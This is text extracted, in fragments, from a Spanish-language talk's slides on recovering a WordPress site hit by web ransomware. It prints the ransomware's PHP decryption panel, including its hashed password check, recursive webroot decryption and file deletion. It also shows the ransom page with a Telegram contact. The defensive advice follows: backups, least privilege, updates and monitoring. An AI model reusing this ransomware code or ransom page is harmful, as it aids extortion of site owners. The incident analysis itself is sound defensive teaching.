48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
error_reporting(0);
$input = $_POST['pass'];
$pass = "4c308fe1014c17de88262605d7a88639";
if(isset($input)) {
if(md5($input) == $pass) {
function decfile($filename){
if (strpos($filename, '.0x4f6e616e696d757337') === FALSE)
return;
}
$decrypted = gzinflate(file_get_contents($filename));
file_put_contents(str_replace('.0x4f6e616e696d757337', '', $filename)
, $decrypted);
unlink('anon.php');
unlink('.htaccess');
unlink($filename);
echo "$filename Decrypt3d !!!<br>";
}
function dekdir($dir){
$files = array_diff(scandir($dir, SCANDIR_SORT_NONE), array('.', '..'));
foreach($files as $file) {
if(is_dir($dir."/".$file)){
dekdir($dir."/".$file);
}else {
decfile($dir."/".$file);
}
}
}
dekdir($_SERVER['DOCUMENT_ROOT']);
echo "<br>Webroot Decrypted<br>";
unlink($_SERVER['PHP_SELF']);
unlink('.htaccess');
copy('htabackup', '.htaccess');
echo 'Success !!!';
} else {
echo 'Failed Password !!!';
}
exit();
}
}
<center>
<h1>{ Onanimus7 R4nsomwar3 }</h1>
<br>
<form enctype="multipart/form-data" method="post">
<input type="text" name="pass" placeholder="Password"> <input typ
</form>
<br>Contact Telegram : @feyensss<br>
<body onclick="playAudio();" class=""><audio id="sec" __idm_id__
<source src="https://i.top4top.io/m_2034akj0y3.mp3" type="audio/m
<div class="memeck"><script>var x = document.getElementById("sec"
.classList.toggle("dark-mode"); } function changeImage()
imgClickAndChange".src = "body"; } else { document.getEl
77
78
79
80
81
82
83
84
85
86
87
88
<script> (function () { for(var i = 0; i < 20; i++) { history.push
script
```

```
29 //error_reporting(0);
30 //$_input = $_POST['pass'];
31 //$_pass = "4c308fe1014c17de88262605d7a88639";
32 //if(isset($_input)) {
33 //if(md5($_input) == $_pass) {
34 function decfile($filename){
35 if (strpos($filename, '.0x4f6e616e696d757337') === FALSE) {
36 return;
37 }
38 $decrypted = gzinflate(file_get_contents($filename));
39 file_put_contents(str_replace('.0x4f6e616e696d757337', '', $filename)
, $decrypted);
40 unlink('anon.php');
41 unlink('.htaccess');
42 unlink($filename);
43 echo "$filename Decrypt3d !!!<br>";
44 }
45
46 function dekdir($dir){
47 $files = array_diff(scandir($dir), array('.', '..'));
48 foreach($files as $file) {
49 if(is_dir($dir."/".$file)){
50 dekdir($dir."/".$file);
51 }else {
52 decfile($dir."/".$file);
53 }
54 }
55 }
56
57 dekdir($_SERVER['DOCUMENT_ROOT']);
58 echo "<br>Webroot Decrypted<br>";
```



# El Rescate

Webroot Decrypted  
Success !!!

 index.php	29/1/2022 11:5
 license.txt	29/1/2022 11:5
 readme.html	29/1/2022 11:5
 wp-activate.php	29/1/2022 11:5
 wp-blog-header.php	29/1/2022 11:5
 wp-comments-post.php	29/1/2022 11:5
 wp-config.php	29/1/2022 11:5
 wp-config-sample.php	29/1/2022 11:5

El Rescate



En el País de Nunca Jamás...

# Backups – Copias de seguridad

- “Back up” -> Cubrir la espalda
- En el caso de un Ransomware es nuestro mejor aliado.
- ¿Estás **completamente seguro** de que tus copias de seguridad funcionan?



# Medidas Proactivas



Reduce admins, plugins y themes (REGLA MÍNIMO PRIVILEGIO)



Usa Gestores de Contraseñas, Cámbialas periódicamente.



Copias de Seguridad (VALÍDALAS)



Actualiza (RECUERDA: Los parches vienen tras los exploits)



Monitorea tu sitio (WPSCAN & Escáneres integridad de ficheros)



WAF (Web Application Firewall)

RECUERDA **invertir** en



HOSTING



SEGURIDAD

A black and white photograph showing the back of a person wearing a dark t-shirt. The t-shirt has the text "Everybody needs a hacker" printed on it in a white, sans-serif font. The person's hair is visible at the top of the frame, and the background is blurred, suggesting an outdoor setting with some light sources.

Everybody needs a hacker



# GRACIAS!!

Ahora es vuestro  
momento:  
**PREGUNTAS!**

Néstor Angulo de Ugarte



pharar